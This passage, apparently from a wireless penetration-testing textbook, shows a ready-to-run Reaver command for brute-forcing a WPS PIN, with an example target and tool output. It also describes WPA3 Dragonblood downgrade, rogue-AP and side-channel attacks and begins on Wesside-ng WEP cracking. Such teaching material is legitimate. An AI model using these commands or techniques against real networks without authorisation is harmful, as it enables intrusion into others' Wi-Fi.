
- After identifying the BSSID of the target device, start cracking the WPS PIN using Reaver through the following command:

  `reaver -i <Name of the monitor-mode interface to use> -b < BSSID of the target AP> -vv <Display non-critical warnings>`

  For example,


  `reaver –i wlan0mon -b B4:75:0E:89:00:60 -vv`

  The above command scans all the WPS PINs available until it finds a matching PIN. After detecting the WPS PIN, it starts exploitation.



```
[+] Sending M4 message
[+] Received WSC NACK
[+] Sending WSC NACK
[+] p1_index set to 3
[+] Pin count advanced: 3. Max pin attempts: 11000
[+] Trying pin 11115670.
[+] Sending EAPOL START request
[!] WARNING: Receive timeout occurred
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received identity request
[+] Sending identity response
[+] Received identity request
[+] Sending identity response
[+] Received identity request
[+] Sending identity response
[+] Received identity request
[+] Sending identity response
[+] Received identity request
[+] Sending identity response
^C
[+] Session saved
```

Figure 16.101: Screenshot of Reaver displaying the output



WPA3 Encryption Cracking

- **Dragonblood** is a set of **vulnerabilities in the WPA3** security standard that allows attackers to **recover keys**, **downgrade security mechanisms**, and launch various information-theft attacks
- Attackers can use various tools, such as **Dragonslayer**, **Dragonforce**, **Dragondrain**, and **Dragontime**, to exploit these vulnerabilities and launch attacks on WPA3-enabled networks

Downgrade Security Attacks

- **Exploiting Backward Compatibility**
  - An attacker installs a rogue AP and forces the user to involve in WPA2 encryption
  - Then, the attacker performs all the attacking techniques available to exploit WPA2
- **Exploiting the Dragonfly Handshake**
  - An attacker with a rogue AP discards the user's WPA3 Dragonfly mechanism
  - The attacker forces the user to use a weaker encryption algorithm, such as WPA2, and exploits WPA2

Side-channel Attacks

- **Timing-Based**
  - An attacker analyzes the amount of time dragonfly handshake takes for certain password authentications
  - The attacker notices the number of iterations the encoding process takes and short-lists the passwords to launch further attacks
- **Cache-Based**
  - An attacker installs malicious JavaScript code on the client's browser and observes memory access patterns
  - The attacker retrieves the passwords to perform malicious actions with the user's credentials

WPA3 Encryption Cracking

The WPA3 Wi-Fi security standard replaces WPA2's four-way (PSK) handshake method with the Dragonfly (also known as SAE) handshake function to supply the strongest password-based authentication to date. However, it is still vulnerable to password-cracking attacks. Dragonblood is a set of vulnerabilities in the WPA3 security standard that allows attackers to recover keys, downgrade security mechanisms, and launch various information-theft attacks. Attackers can use various tools such as Dragonslayer, Dragonforce, Dragondrain, and Dragontime to exploit these vulnerabilities and launch attacks on WPA3-enabled networks. The following are some of the techniques used to crack WPA3 encryption.

- **Downgrade Security Attacks**

  To launch this attack, the client and AP should support both WPA3 and WPA2 encryption mechanisms. Here, the attacker forces the user to follow the older encryption method, WPA2, to connect to the network.

  A downgrade security attack can be implemented in the following two ways.

  - **Exploiting backward compatibility:** If a user and AP are compatible with both WPA2 and WPA3 encryption mechanisms, then the attacker installs a rogue AP with only WPA2 compatibility in the vicinity and forces the client to go through the four-way handshake (WPA2) to get connected. Once the connection is established, the attacker uses all the attack tools available to exploit or crack the WPA2 encryption.
  - **Exploiting the Dragonfly handshake:** In this method, the attacker masquerades as an authentic AP. When a user attempts to exchange keys to access the Internet using the WPA3 authentication mechanism, the attacker informs the user that it does not support the WPA3 method. Then, the attacker suggests the use of a

weaker encryption mechanism such as WPA2 for accessing the Internet. Subsequently, the attacker can use various techniques to exploit or crack the WPA2 encryption.

- **Side-Channel Attacks (Information-Leaking Attack)**

  Attackers target protocols or encryption mechanisms used by devices that attempt to connect to a network. During the key-exchange process, the attacker launches this attack to capture leaked information. This information is further used by the attacker to launch brute-force or dictionary attacks to obtain all the data of the target user.


  A side-channel attack can be implemented in the following two ways.

  - **Timing-based attack:** In this attack, the attacker analyzes the time taken by the Dragonfly handshake to encode a certain password authentication process. In the analysis, the attacker observes the iterations of encoding process and short-lists possible passwords. After obtaining a list of passwords, the attacker attempts to gain access to the target user's device using various techniques.
  - **Cache-based attack:** In this attack, the attacker injects a malicious JavaScript or web application in the target user's web browser. This allows the attacker to take control of the user's web browser and further observe memory access patterns to retrieve password information.

WEP Cracking and WPA Brute Forcing Using Wesside-ng and Fern Wifi Cracker

WEP Cracking

- Wesside-ng first identifies a network, and then proceeds to associate with it. He then **obtains** the **PRGA** and **XOR data**, determines the network IP scheme, reinjects the ARP requests, and finally determines the WEP key



